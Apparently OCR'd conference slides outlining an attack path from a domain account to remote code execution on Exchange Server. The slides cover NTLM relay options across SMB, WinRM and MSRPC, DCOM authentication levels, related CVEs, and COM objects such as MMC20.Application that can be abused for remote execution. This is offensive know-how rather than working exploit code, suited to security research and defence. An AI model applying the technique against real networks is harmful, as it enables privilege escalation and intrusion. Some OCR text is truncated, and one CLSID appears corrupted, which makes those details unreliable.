From a Domain Account to Exchange Server RCE

Exchange Trusted Subsystem

- All group members have local administrator privileges on Exchange Servers




```
PS C:\> hostname
exchange1
PS C:\> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------
Administrator
XLAB\Domain Admins
XLAB\Exchange Trusted Subsystem
XLAB\Organization Management
The command completed successfully.
```

```
PS C:\> net group "Exchange Trusted Subsystem" /domain
The request will be processed at a domain controller for domain xlab.sec.

Group name     Exchange Trusted Subsystem
Comment        This group contains Exchange servers that run Exchange cmdlets
ice. Its members have permission to read and modify all Exchange configuration
s group should not be deleted.

Members

-------------------------------------------------------------------------------
EXCHANGE1$                      EXCHANGE2$
The command completed successfully.
```


Available Services

- Relaying NTLM over SMB to SMB ? ❌
  - SMB signing is enabled by default on Exchange Server



```
PS C:\> Get-SmbServerConfiguration | select RequireSecuritySignature

RequireSecuritySignature
------------------------
                    True
```


- Relaying NTLM over SMB to WinRM ? ❌
  - Based on HTTP/HTTPS, support NTLM authentication
  - HTTP: Signing and sealing are enabled
  - HTTPS: Channel Binding is set to Relaxed



```
PS C:\> winrm get winrm/config/service/auth
Auth
    Basic = false
    Kerberos = true
    Negotiate = true
    Certificate = false
    CredSSP = false
    CbtHardeningLevel = Relaxed
```

Available Services

- Relaying NTLM over SMB to MSRPC ?
  - NCACN_NP port 445 SMB ❌
  - NCACN_IP_TCP port 135 + a dynamic port assigned by EPM



MSRPC

ncalrpc

ncacn_np


ncacn_ip_tcp

ncacn_http

…

Available Services

- Relaying NTLM over SMB to MSRPC ?
  - NCACN_IP_TCP port 135 + a dynamic port assigned by EPM
    - MS-TSCH, MS-RPRN, MS-SCMR, MS-SAMR, …
    - RPC clients can set the auth type to RPC_C_AUTHN_WINNT to use NTLMSSP




Name	Value	Security provider
RPC_C_AUTHN_NONE	0x00	No Authentication
RPC_C_AUTHN_GSS_NEGOTIATE	0x09	SPNEGO
RPC_C_AUTHN_WINNT	0x0A	NTLM
RPC_C_AUTHN_GSS_SCHANNEL	0x0E	TLS
RPC_C_AUTHN_GSS_KERBEROS	0x10	Kerberos
RPC_C_AUTHN_NETLOGON	0x44	Netlogon
RPC_C_AUTHN_DEFAULT	0xFF	Same as RPC_C_AUTHN_WINNT

Available Services

- Relaying NTLM authentication to MSRPC over NCACN_IP_TCP
  - CVE-2020-1113
    - MS-TSCH on Task Scheduler service
    - Found by @sploutchy from Compass Security
  - CVE-2021-1678
    - MS-RPRN on Printer Spooler service
    - Found by Eyal Karni and Alex Ionescu from CrowdStrike


DCOM

- DCOM allows COM objects to be used over the network
- DCOM is based on MSRPC


client
server
NTLM authentication to 172.19.0.100:135 (ISystemActivator)
ISystemActivator::RemoteCreateInstance(CLSID, IID, …)
OBJREF StringBindings NCACN_TCP_IP 172.19.0.100[8652]
Port 135
NTLM authentication to 172.19.0.100:8652
Object RPC request
Object RPC response
...
A Dynamic Port

MS-RPC Authentication Levels

- Signing and sealing are not force enabled on DCOM servers
- DCOM clients can set the auth level to RPC_C_AUTHN_LEVEL_CONNECT to avoid signing and sealing




Name	Value	Meaning
RPC_C_AUTHN_LEVEL_DEFAULT	0x00	Same as RPC_C_AUTHN_LEVEL_CONNECT
RPC_C_AUTHN_LEVEL_NONE	0x01	No authentication.
RPC_C_AUTHN_LEVEL_CONNECT	0x02	Authenticates the credentials of the client and server.
RPC_C_AUTHN_LEVEL_CALL	0x03	Same as RPC_C_AUTHN_LEVEL_PKT.
RPC_C_AUTHN_LEVEL_PKT	0x04	Same as RPC_C_AUTHN_LEVEL_CONNECT but also prevents replay attacks.
RPC_C_AUTHN_LEVEL_PKT_INTEGRITY	0x05	Same as RPC_C_AUTHN_LEVEL_PKT but also verifies that none of the data transferred between the client and server has been modified.
RPC_C_AUTHN_LEVEL_PKT_PRIVACY	0x06	Same as RPC_C_AUTHN_LEVEL_PKT_INTEGRITY but also ensures that the data transferred can only be seen unencrypted by the client and the server.

Find Exploitable COM Objects

- WMI (Windows Management Instrumentation)
  - Based on DCOM, allows administrators to manage remote computers
- DCOM
  - ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39)
  - ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880)
  - MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F89) ✓

MMC20.Application

